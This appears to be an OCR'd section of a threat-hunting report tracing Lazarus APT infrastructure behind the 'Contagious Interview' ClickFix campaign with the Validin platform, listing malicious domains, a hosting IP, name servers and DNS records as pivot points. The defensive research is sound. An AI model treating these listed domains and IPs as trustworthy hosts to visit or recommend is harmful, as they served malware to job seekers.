
Infrastructure Hunting

The objective in this report is to identify further Lazarus infrastructure that is used to deliver its payloads to potential victims. Let's create a project on Validin to collect our findings through the hunting process:



Project Name	Author	Collaborators	Indicators	Create Time	Status

Figure 8. Project Creation Menu




Name: ClickFix + Contagious

Description: This project tracks indicators utilized by Lazarus APT as part of their Contagious Interview campaign using the ClickFix technique.

Figure 9. Project Details Menu

We'll populate it with our known indicators to be used as starting pivot points:



ClickFix & Contagious Interview

Description:
This project tracks indicators utilized by Lazarus APT as part of their Contagious Interview campaign using the ClickFix technique.

Created on: 2025-01-09


Number of Indicators: 0

Indicators

☑	Key	Type	Added By	Time	Track Changes

No results

Figure 10. Adding Indicators to Project Menu




```
api.nvidia-release.org
willointerview.com
```

Domains	IPv4 Addresses	IPv6 Addresses
0	0	0

Extracted Indicators

Indicator	Type
No results	

Figure 11. Adding First Indicators



```
api.nvidia-release.org
willointerview.com
```


Domains	IPv4 Addresses	IPv6 Addresses
2	0	0

Extracted Indicators

Indicator	Type
willointerview.com	dom
api.nvidia-release.org	dom

1-2 of 2

Figure 12. Confirmation of Indicators Insertion



ClickFix & Contagious Interview

Description:
This project tracks indicators utilized by Lazarus APT as part of their Contagious Interview campaign using the ClickFix technique.

Created on: 2025-01-09

Number of Indicators: 2

Indicators


1-2 of 2

□	Key	Type	Added By	Time	Track Changes
□	willointerview.com	dom	s.lontzetidis@gmail.com	2025-01-09T08:43Z	
□	api.nvidia-release.org	dom	s.lontzetidis@gmail.com	2025-01-09T08:43Z	

1-2 of 2

Figure 13. Final View of the Project with its Indicators

Now let’s inspect the willointerview[.]com domain by clicking on it to see what we can extract from it to help us identify more domains serving ClickFix with this theme.



willointerview.com

willointerview.com

1 High

Reputation & Risk: 0 Positive | 0 Warning | 1 High Risk

DNS Records: MX (1) | SOA_MNAME (1) | SOA_RNAME (1) | TXT (1)

Jump to: *.willointerview.com

Domain Summary

No HTTP or HTTPS results.

Projects

- ClickFix + Contagious Interview

Reputation Factors

Lazarus Group (Malware) [0] [1]
Observed on: Maltrail
Aliases: Labyrinth Chollima, HIDDEN COBRA, Guardians of Peace, ZINC, NICKEL ACADEMY, Diamond Sleet

Informational

Observed on OSINT Sources (2)

Usage

FQDN: willointerview.com
Domain: willointerview.com
ETLD: com


Registration

Registrar: eNom, LLC
Registered: 2024-12-03T14:10:36Z
Changed: 2024-12-03T16:45:23Z
Expires: 2025-12-03T14:10:36Z
As Of: 2025-01-09T08:58:39Z

Figure 14. Overview Information of the willointerview[.]com Domain

From this screen (Reputation Tab), several information can be observed about this domain. For example, the Reputation Score and Factors (which flag this as associated with APT Lazarus), DNS records, FQDN, ETLD, Registration, etc. In each tab there is more detailed information. An important thing to notice is that each key/value field is a potential pivot point.

- OSINT: The OSINT sources/lists where the indicator was referenced.



willointerview.com

willointerview.com

1 High

Reputation	OSINT (2)	Resolutions (4)	Subdomains (2)	DNS Records (5)	Host Connections (1)	Host Responses (0)	CT Stream (2)

1-2 of 2

Key	Value	First Seen	Last Seen
willointerview.com	Maltrail: Malware	2024-12-28	2025-01-08
willointerview.com	CertStream "certificate_update" events	2024-12-03	2024-12-04

1-2 of 2

Projects

- ClickFix + Contagious Interview

Reputation Factors

Lazarus Group (Malware) [0] [1]
Observed on: Maltrail
Aliases: Labyrinth Chollima, HIDDEN COBRA, Guardians of Peace, ZINC, NICKEL ACADEMY, Diamond Sleet

Usage

FQDN: willointerview.com
Domain: willointerview.com
ETLD: com

Registration


Registrar: eNom, LLC
Registered: 2024-12-03T14:10:36Z
Changed: 2024-12-03T16:45:23Z
Expires: 2025-12-03T14:10:36Z
As Of: 2025-01-09T08:58:39Z

Search on Other Platforms

VirusTotal
Google
urlscan.io
crt.sh

Figure 15. Osint Tab

- Resolutions: Domain resolutions associated with the domain indicator. i.e. NS (Name Server), A (IPv4) resolutions. Here we can observe the IPv4 resolution which is 23.254.244[.]74. Notice the information on the side panel that also includes information on the estimated pivot count (a really useful feature to determine if this attribute is commonly observed).



willointerview.com

1 High

Reputation	OSINT (2)	Resolutions (4)	Subdomains (2)	DNS Records (5)	Host Connections (1)	Host Responses (0)	CT Stream (2)

1-4 of 4

Key	Type	Value	First Seen	Last Seen
willointerview.com	NX		2024-12-13	2025-01-09
willointerview.com	NS	ns74.hostwindsdns.com	2024-12-03	2024-12-13
willointerview.com	NS	ns73.hostwindsdns.com	2024-12-03	2024-12-13
willointerview.com	A	23.254.244.74 AS 54290	2024-12-03	2024-12-13

1-4 of 4

ns73.hostwindsdns.com

Type Description

NS: The Name Server (value) for the given domain (key).

Reputation Factors

Tranco Stable Rank: 5579
For parent domain: hostwindsdns.com

Umbrella Stable Rank: 191852
For parent domain: hostwindsdns.com

Informational

CERT_DOMAIN: Estimated Pivot Count: 16K
For parent domain: hostwindsdns.com

LOCATION_DOMAIN: Estimated Pivot Count: 8.1K
For parent domain: com

Usage

FQDN: ns73.hostwindsdns.com
Domain: hostwindsdns.com
ETLD: com


Registration

Fetch current owner >

Search on Other Platforms

Figure 16. Resolutions Tab

- Subdomains: The subdomains for the domain indicator.



willointerview.com

willointerview.com


1-2 of 2

□	Key
□	www.willointerview.com
□	willointerview.com

1-2 of 2

Figure 17. Subdomain Tab

- DNS Records: The DNS records for the associated domain indicator. Shows information like if the domain has MX (Mail eXchange), or other records like SPF that can be seen from the next figure (also a potential pivot point).



willointerview.com

willointerview.com


1-5 of 5

□	Key	Type	Value	First Seen	Last Seen
□	willointerview.com	SOA_RNAME	serverhealth.hostwinds.com	2024-12-06	2024-12-13
□	willointerview.com	SOA_MNAME	ns73.hostwindsdns.com	2024-12-06	2024-12-13
□	willointerview.com	TXT	v=spf1 +a +mx +ip4:23.254.244.57 +ip4:23.254.244.74 ~all	2024-12-06	2024-12-06
□	willointerview.com	MX_FOR	willointerview.com	2024-12-06	2024-12-06
□	willointerview.com	MX	willointerview.com	2024-12-06	2024-12-06

1-5 of 5

Figure 18. DNS Records Tab

- Host Connections: Information regarding relationships between the investigated indicators. I.e. the following is the connection between Domain and IPv4.

